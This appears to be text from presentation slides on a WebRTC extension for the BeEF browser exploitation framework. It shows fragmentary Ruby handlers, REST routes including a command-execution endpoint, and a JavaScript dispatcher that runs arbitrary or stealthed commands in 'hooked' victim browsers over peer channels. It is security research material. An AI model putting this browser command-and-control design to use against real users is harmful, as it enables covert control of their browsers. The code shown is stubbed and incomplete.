





# Still hooked?



# !gostealth



```
$ curl /api/webRTC/cmdexec
```



\$ ./run\_demo.sh

**WORK IN PROGRESS**



```

7 module Core
8 module Models
9   #
10  # Table stores the queued up JS commands for managing the client-side webrtc
11  #
12  class Rtcmanage
13
14    # Starts the RTCPeerConnection process, establishing a WebRTC connection between
receiver
15    def self.initiate(caller, receiver, verbosity = false)
16
17    # Advises a browser to send an RTCDataChannel message to its peer
18    # Similar to the initiate method, this loads up a JavaScript call to the browser
sendPeerMsg() function call
19    def self.sendmsg(from, to, message)
20
21    # Gets the browser to run the beef.webrtc.status() JavaScript function
22    # This JS function will return it's values to the /rtcmessage handler
23    def self.status(id)
24
25  end
26

```



```
12 class RtcSignal
13
14   include DataMapper::Resource
15
16   storage_names[:default] = 'extension_webrtc_rtcsignals'
17
18   property :id, Serial
19
20   # The hooked browser id
21   property :hooked_browser_id, Text, :lazy => false
22
23   # The target hooked browser id
24   property :target_hooked_browser_id, Text, :lazy => false
25
26   # The WebRTC signal to submit. In clear text.
27   property :signal, Text, :lazy => true
28
29   # Boolean value to say if the signal has been sent to the target peer
30   property :has_sent, Text, :lazy => false, :default => "waiting"
31
32 end
```

```
12 module WebRTC
13   module API
14
15     require 'uri'
16     class Hook
17
18 +-- 60 lines: include BeEF::Core::Handlers::Modules::BeEFJS-----
19
20     def add_rtcsignal_to_body(output)
21       @body << %Q{
22         beef.execute(function() {
23           var peerid = null;
24           for (k in beefrtcs) {
25             if (beefrtcs[k].allgood === false) {
26               peerid = beefrtcs[k].peerid;
27             }
28           }
29           if (peerid == null) {
30             console.log('received a peer message, but, we are already setup?');
31           } else {
32             beefrtcs[peerid].processMessage(
33               JSON.stringify("#{output}")
34             );
35           }
36         });
37       }
38     end
39
40     def add_rtcsmanagement_to_body(output)
41       @body << %Q{
42         beef.execute(function() {
43           #{output}
44         });
45       }
46     end
47
48   end
49 end
```

```

module BeEF
  module Extension
    module WebRTC

      #
      # The http handler that manages the WebRTC signals sent from browsers to other browsers.
      #
      class SignalHandler
+-- 39 lines: R = BeEF::Core::Models::Rtcsignal-----
      end

      #
      # The http handler that manages the WebRTC messages sent from browsers.
      #
      class MessengeHandler
+-- 33 lines: Z = BeEF::Core::Models::HookedBrowser-----
      end
    end
  end
end

```

```
module BeEF
  module Extension
    module WebRTC

      require 'base64'

      # This class handles the routing of RESTful API requests that manage the WebRTC Extension
      class WebRTCRest < BeEF::Core::Router::Router

        post '/go' do

          get '/status/:id' do

            post '/msg' do

              post '/cmdexec' do

                end

              end

            end

          end

        end

      end

    end

  end
end
```

```
6 module BeEF
7 module Extension
8 module WebRTC
9
10 module RegisterHttpHandler
11
12   BeEF::API::Registrar.instance.register(BeEF::Extension::WebRTC::RegisterHttpHandler, BeEF
13
14   # We register the http handler for the WebRTC signalling extension.
15   # This http handler will handle WebRTC signals from browser to browser
16
17   # We also define an rtc message handler, so that the beefwebrtc object can send messages
18   def self.mount_handler(beef_server)
19     beef_server.mount('/rtcsignal', BeEF::Extension::WebRTC::SignalHandler)
20     beef_server.mount('/rtcmessage', BeEF::Extension::WebRTC::MessageHandler)
21     beef_server.mount('/api/webrtc', BeEF::Extension::WebRTC::WebRTCRest.new)
22   end
23
24 end
25
26 module RegisterPreHookCallback
27
28   BeEF::API::Registrar.instance.register(BeEF::Extension::WebRTC::RegisterPreHookCallback,
29
30   # We register this pre hook action to ensure that signals going to a browser are included
31   # This is also used so that BeEF can send RTCManagement messages to the hooked browser to
32   def self.pre_hook_send(hooked_browser, body, params, request, response)
33     dhook = BeEF::Extension::WebRTC::API::Hook.new
34     dhook.requester_run(hooked_browser, body)
35   end
36
```







```
1 //
2 // Copyright (c) 2006-2015 Wade Alcorn - wade@bindshell.net
3 // Browser Exploitation Framework (BeEF) - http://beefproject.com
4 // See the file 'doc/COPYING' for copying permission
5 //
6
7
8 /**
9  * @Literal object: beef.webrtc
10 *
11 * Manage the WebRTC peer to peer communication channels.
12 * This objects contains all the necessary client-side WebRTC components,
13 * allowing browsers to use WebRTC to communicate with each other.
14 * To provide signaling, the WebRTC extension sets up custom listeners.
15 * /rtcsignal - for sending RTC signalling information between peers
16 * /rtcmessage - for client-side rtc messages to be submitted back into beef
17 *
18 * To ensure signaling gets back to the peers, the hook.js dynamic construct
19 * the signalling.
20 *
21 * This is all mostly a Proof of Concept
22 */
23
24 beef.extend({ // To handle multiple peers, we need to have a hook of Beef
```



```
1 // We've received the command to go into stealth mode
2 if (ev2.data == "!gostealth") {
3
4 // The message to come out of stealth
5 } else if (ev2.data == "!endstealth") {
6
7 // Command to perform arbitrary JS (while stealthed)
8 } else if ((rtcstealth != false) && (ev2.data.charAt(0) == "%")) {
9
10 // Command to perform arbitrary JS (while NOT stealthed)
11 } else if ((rtcstealth == false) && (ev2.data.charAt(0) == "%")) {
12
13 // B64d command from the /cmdexec API
14 } else if (ev2.data.charAt(0) == "@") {
15
16 // Just a plain text message .. (while stealthed)
17 } else if (rtcstealth != false) {
18
19 // Just a plain text message (while NOT stealthed)
20 } else {
21 }
22 }
```

```
$ cat issues.txt
```

# Issues with FF <-RTC-> Chrome






# Reliability with using UDP RTCDataChannels?



# IE doesn't support WebRTC

```
$ curl http://iswebrtcreadyyet.com/
```

# But I is stuck?





